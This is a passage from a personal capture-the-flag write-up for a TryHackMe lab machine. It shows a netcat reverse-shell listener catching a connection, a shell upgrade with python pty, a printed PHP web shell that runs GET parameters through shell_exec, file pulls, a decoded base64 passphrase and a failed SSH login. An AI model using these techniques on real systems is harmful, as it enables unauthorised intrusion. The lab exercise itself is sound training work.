



I used the burpsuit tool, intercepted the request parameters and decoded the response as seen from the image below.




From this point I was able to tell that there was a user called “deku” on the target system.







So, I exploited this command injection vulnerability to gain a revshell. I crafted my revshell payload using this online platform shown below.



However, at first I had difficulties since the payload was being executed but a connection was not being established. After receiving a connection from the target machine, I upgraded the shell using the pty python module.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.247.106] from (UNKNOWN) [10.10.151.125] 47836
whoami
www-data
/bin/bash -i
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@myheroacademia:/var/www/html/assets$ whoami
whoami
www-data
www-data@myheroacademia:/var/www/html/assets$
```

I checked out what was inside the index.php file.... It was a code that would take our system command, execute it and print a base64 output on the console.

```
www-data@myheroacademia:/var/www/html/assets$ ls -la
ls -la
total 20
drwxrwxr-x 3 www-data www-data 4096 Jan 25  2024 .
drwxr-xr-x 3 www-data www-data 4096 Dec 13  2023 ..
drwxrwxr-x 2 www-data www-data 4096 Jul  9  2023 images
-rw-rw-r-- 1 www-data www-data  213 Jul  9  2023 index.php
-rw-r--r-- 1 root     root     2943 Jan 25  2024 styles.css
www-data@myheroacademia:/var/www/html/assets$ cat index.php
cat index.php
<?php
        $value = " ";
        session_start();
        if (isset($_GET['cmd'])){

           $value = shell_exec($_GET['cmd']);
           echo base64_encode( $value);

        }

?>
www-data@myheroacademia:/var/www/html/assets$
```

Checking the images folder, there are two images, however on our browser and even when you checked the source code, only one image was mentioned, “yuei.jpg”.


```
www-data@myheroacademia:/var/www/html/assets/images$ ls -la
ls -la
total 336
drwxrwxr-x 2 www-data www-data   4096 Jul  9  2023 .
drwxrwxr-x 3 www-data www-data   4096 Jan 25  2024 ..
-rw-rw-r-- 1 www-data www-data  98264 Jul  9  2023 oneforall.jpg
-rw-rw-r-- 1 www-data www-data 237170 Jul  9  2023 yuei.jpg
www-data@myheroacademia:/var/www/html/assets/images$
```

I hosted a python server on the target machine and downloaded the two images on my machine for further inspection. #At times our most valuable info lies on the most tiny objects that can be easily ignored.


```
  File "/usr/lib/python3.8/runpy.py", line 87, in _run_code
    exec(code, run_globals)
  File "/usr/lib/python3.8/http/server.py", line 1294, in <module>
    test(
  File "/usr/lib/python3.8/http/server.py", line 1249, in test
    with ServerClass(addr, HandlerClass) as httpd:
  File "/usr/lib/python3.8/socketserver.py", line 452, in __init__
    self.server_bind()
  File "/usr/lib/python3.8/http/server.py", line 1292, in server_bind
    return super().server_bind()
  File "/usr/lib/python3.8/http/server.py", line 138, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib/python3.8/socketserver.py", line 466, in server_bind
    self.socket.bind(self.server_address)
PermissionError: [Errno 13] Permission denied
www-data@myheroacademia:/var/www/html/assets/images$ python3 -m http.server 8000
<www/html/assets/images$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.9.247.106 - - [04/Sep/2024 12:38:37] "GET /oneforall.jpg HTTP/1.1" 200 -
```

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# wget http://10.10.151.125:8000/oneforall.jpg .
--2024-09-04 15:38:37--  http://10.10.151.125:8000/oneforall.jpg
Connecting to 10.10.151.125:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 98264 (96K) [image/jpeg]
Saving to: ‘oneforall.jpg’

oneforall.jpg        100%[===================>]  95.96K  86.9KB/s    in 1.1s

2024-09-04 15:38:39 (86.9 KB/s) - ‘oneforall.jpg’ saved [98264/98264]

--2024-09-04 15:38:39--  http://./
Resolving . (.)... failed: No address associated with hostname.
wget: unable to resolve host address ‘.’
FINISHED --2024-09-04 15:38:39--
Total wall clock time: 1.4s
Downloaded: 1 files, 96K in 1.1s (86.9 KB/s)

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─#
```


opening the yuei.jpg using the eog tool, I was presented with this familiar image.



Opening the "oneforall.jpg" image, I kept on receiving an error message that this file format was not supported. It was evident it was corrupted and perhaps might have hidden data in it.
Using the file cmd, I was able to tell that there was a hidden data within this corrupted file.



I continued to look out for more sensitive and interesting information, and here I came across the “passphrase.txt” under the “/Hidden_Content” folder. I downloaded the file to my local machine for further analysis.




Reading the content of passphrase.txt, I found an base64 encoded text that could be a possible password to something on the target machine.


```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# ls
U.A-highschool.ctb  passphrase.txt  reshell   yuei.jpg
oneforall.jpg       reports         username

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# cat passphrase.txt
QWxsbWlnaHRGb3JFdmVyISEhCg==

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# cat passphrase.txt | base64 -d
AllmightForEver!!!

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─#
```

Having the username “deku”, I tried to ssh into the target machine using this possible passphrase but it was not a success.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# cat passphrase.txt | base64 -d
AllmightForEver!!!

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# ssh deku@10.10.177.9 -p 22
The authenticity of host '10.10.177.9 (10.10.177.9)' can't be established.
ED25519 key fingerprint is SHA256:OgRmqdwC/bY0nCsZ5+MHrpGGo75F1+78/LGZjSVg2VY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.177.9' (ED25519) to the list of known hosts.
deku@10.10.177.9's password:
Permission denied, please try again.
deku@10.10.177.9's password:
Permission denied, please try again.
deku@10.10.177.9's password:
deku@10.10.177.9: Permission denied (publickey,password).

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─#
```

Opening this file using the hexeditor tool to check its hex value, the file was a png file yet its final value indicates that it is jpg file.






